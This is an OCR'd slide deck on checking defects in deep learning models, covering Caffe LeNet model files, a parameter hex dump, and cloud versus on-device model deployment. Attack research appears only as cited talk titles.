


Checking Defects in Deep Learning AI Models


Li, Kang **Zhang, Yan**

Qian, Jiayu **Liu, Zhao**

1. AI & Deep Learning Models


AI & Models

MNIST




http://yann.lecun.com/exdb/publis/pdf/lecun-01a.pdf

ImageNet




https://github.com/BVLC/caffe/tree/master/examples/cpp_classification

NVIDIA PX DAVE-2



https://images.nvidia.com/content/tegra/automotive/images/2016/solutions/pdf/end-to-end-dl-using-px.pdf


Core Components and Organization of AI Models



Data flow direction
(bottom to top)

- Three core components
  - Layers, parameters, and weights
- Model files are organized by layers
  - Each layer has type, name, and layer-specific parameters
  - training parameters (initial weight etc.)
  - blob (weights)
  - bottom (input) and top (output) blobs present connections between layers
  - top blob (output) often share the same name with layer name, but not necessary

Sample Neural Network (LeNet-5) Architecture




http://yann.lecun.com/exdb/publis/pdf/lecun-01a.pdf

Sample Model Files


Model Layers (lenet_deploy.prototxt)

```
name: "LeNet"
layer {
  name: "data"
  type: "Input"
  top: "data"
  input_param
{ shape: { dim: 1
dim: 1 dim: 28 dim:
28 } }
}
layer {
  name: "conv1"
  type: "Convolution"
  bottom: "data"
  top: "conv1"
  param {
    lr_mult: 1
  }
  param {
    lr_mult: 2
  }
  convolution_param
{
    num_output: 20
    kernel_size: 5
    stride: 1
    weight_filler {
      type: "xavier"
    }
    bias_filler {
      type: "constant"
    }
  }
}
layer {
  name: "pool1"
  type: "Pooling"
  bottom: "conv1"
  top: "pool1"
  pooling_param {
    pool: MAX
    kernel_size: 2
    stride: 2
  }
}
layer {
  name: "conv2"
  type: "Convolution"
  bottom: "pool1"
  top: "conv2"
  param {
    lr_mult: 1
  }
  param {
    lr_mult: 2
  }
  convolution_param
{
    num_output: 50
    kernel_size: 5
    stride: 1
    weight_filler {
      type: "xavier"
    }
    bias_filler {
      type: "constant"
    }
  }
}
layer {
  name: "pool2"
  type: “Pooling"
  bottom: "conv2"
  top: "pool2"
  pooling_param {
    pool: MAX
    kernel_size: 2
    stride: 2
  }
}
layer {
  name: "ip1"
  type:
"InnerProduct"
  bottom: "pool2"
  top: "ip1"
  param {
    lr_mult: 1
  }
  param {
    lr_mult: 2
  }

inner_product_para
m {
    num_output: 500
    weight_filler {
      type: "xavier"
    }
    bias_filler {
      type: "constant"
    }
  }
}
layer {
  name: "relu1"
  type: "ReLU"
  bottom: "ip1"
  top: "ip1"
}
layer {
  name: "ip2"
  type:
"InnerProduct"
  bottom: "ip1"
  top: "ip2"
  param {
    lr_mult: 1
  }
  param {
    lr_mult: 2
  }

inner_product_para
m {
    num_output: 10
    weight_filler {
      type: "xavier"
    }
    bias_filler {
      type: "constant"
    }
  }
}
layer {
  name: "prob"
  type: "Softmax"
  bottom: "ip2"
  top: "prob"
}
```



Sample Model Files (for training)

```
1 name: "LeNet"
2 layer {
3   name: "data"
4   type: "Input"
5   top: "data"
6   input_param { shape: { dim: 1 dim: 1 dim: 28 dim: 28 } }
7 }
```





```
 8 layer {
 9   name: "conv1"
10   type: "Convolution"
11   bottom: "data"
12   top: "conv1"
13   param {
14     lr_mult: 1
15   }
16   param {
17     lr_mult: 2
18   }
19   convolution_param {
20     num_output: 20
21     kernel_size: 5
22     stride: 1
23     weight_filler {
24       type: "xavier"
25     }
26     bias_filler {
27       type: "constant"
28     }
29   }
30 }
```

Sample Model Files (after training)

Model Parameters
(lenet.caffemodel)


```
00000000  0a 05 4c 65 4e 65 74 a2  06 50 0a 05 6d 6e 69 73  |..LeNet..P..mnis|
00000010  74 12 04 44 61 74 61 22  04 64 61 74 61 22 05 6c  |t..Data".data".l|
00000020  61 62 65 6c 42 02 08 00  50 00 a2 06 05 0d 00 00  |abelB...P.......|
00000030  80 3b da 06 25 0a 1f 65  78 61 6d 70 6c 65 73 2f  |.;..%..examples/|
00000040  6d 6e 69 73 74 2f 6d 6e  69 73 74 5f 74 72 61 69  |mnist/mnist_trai|
00000050  6e 5f 6c 6d 64 62 20 40  40 01 a2 06 87 11 0a 05  |n_lmdb @@.......|
00000060  63 6f 6e 76 31 12 0b 43  6f 6e 76 6f 6c 75 74 69  |conv1..Convoluti|
00000070  6f 6e 1a 04 64 61 74 61  22 05 63 6f 6e 76 31 32  |on..data".conv12|
00000080  05 1d 00 00 80 3f 32 05  1d 00 00 00 40 3a db 0f  |.....?2.....@:..|
00000090  2a d0 0f 20 a4 82 3d 57  98 d5 3e 35 24 76 3e 15  |*.. ..=W..>5$v>.|
000000a0  01 ed 3e ed ce 90 3d 33  34 b0 3e 2c b8 85 3e 4e  |..>...=34.>,..>N|
000000b0  35 11 3e ae d1 b0 3d 79  81 22 3e d8 48 b3 be 26  |5.>...=y.">.H..&|
000000c0  fd 19 be 3f 75 71 be f5  a9 69 be 72 12 cf be ce  |...?uq...i.r....|
000000d0  02 a5 be 4d fd 6f be 49  26 8f be 68 c4 91 be d1  |...M.o.I&..h....|
000000e0  d1 bf bd ab 1f cc be cb  9b 8f be 89 f7 c4 be 12  |................|
                                   7a 2f ef bc 3e  e9 74 3e a8 ae 07 3e 8a  |J>.z/..>.t>...>.|
                                   8a 20 53 bd 1b  75 bc be 3a c3 2d 3e cd  |.;>. S..u..:.->.|
                                   f0 f4 3e be ab  21 ed be 04 45 29 bd 13  |..<..>..!...E)..|
                                   8f 01 80 bd e0  3f 79 be 86 4d 62 bc a4  |.}=.....?y..Mb..|
                                   d5 00 94 3d e1  d8 bf bc 5a d7 cd 3e cc  |j.>...=....Z..>.|
                                   0c 77 9e 3e 1e  ed 8f 3e f4 ea a0 3e f6  |..>.w.>...>...>.|
                                   04 64 7c 3e b5  d8 ff bd 66 56 13 be cc  |..>.d|>....fV...|
                                   8e 2d 02 3c 80  46 83 bd 7a 9e c9 bc f8  |.m>.-.<.F..z....|
                                   85 48 19 3e 85  df c4 bd 02 f4 73 3e fe  |C...H.>......s>.|
00000180  b0 b8 bd f5 6f 9c be c0  8d e9 3a 6a 5f a2 3e 07  |....o.....:j_.>.|
00000190  69 97 3e c4 3a a1 3e 2c  3a 7e be c5 36 52 bd f5  |i.>.:.>,:~..6R..|
```



Sample Model Files

Model Parameters
(lenet.caffemodel)

Parameters translated to
plain text format





```
layer {
  name: "conv1"
  type: "Convolution"
  bottom: "data"
  top: "conv1"
  param {
    lr_mult: 1
  }
  param {
    lr_mult: 2
  }
  blobs {
    data: 0.063789606
    data: 0.41717789
    data: 0.24037249
      ... ...
    data: 0.0044610952
      shape {
        dim: 10
        dim: 500
      }
    }
    blobs {
      data:
-0.0088488162
      data:
-0.0015859469
      data:
-0.015499314
    ... ...
```

2. Where Are Deep Learning Models Located?

Case #1: AI Models in Cloud

AI as a Cloud Service




Software at the Cloud side

- **Caffe**
- **CPPClassification**
- **Model: BAIR/BVLC CaffeNet Model**

Slide from POC 2017 Talk “Exposing Vulnerabilities in Deep Learning Frameworks”.
This work later gets published in IEEE S&P 2018

AI as a Cloud Service



Google Cloud Vision API

阿里云 aliyun.com

Microsoft Azure

Tencent AI OPEN PLATFORM

Baidu 百度 | AI开放平台

Slide from POC 2018 Talk on "Practical Evading Attacks on Commercial AI image recognition services"
This work later gets published at USENIX Security 2019


Case #2: Local AI Models ?! 😮


Let’s Look at one App


SD
HD
LIBRARY


PRISMA
https://prisma-ai.com/

Examples of Local Models






If online processing is turned off images are processed using a computing power of your device only. This could lead to lowering of a processing speed and unavailability of some styles.


Why Local AI Models ?

- Trend of AI Hardware Capability at Mobile Side
  - Qualcomm NPE, Huawei HiAI, Samsung Exynos AI
- Driven forces:
  - Delay, bandwidth, privacy concerns




APPs that use AI Models

Caffe




Caffe2


TF Lite




SenseTime



TensorFlow Mobile



MegVii



Mixed Platform

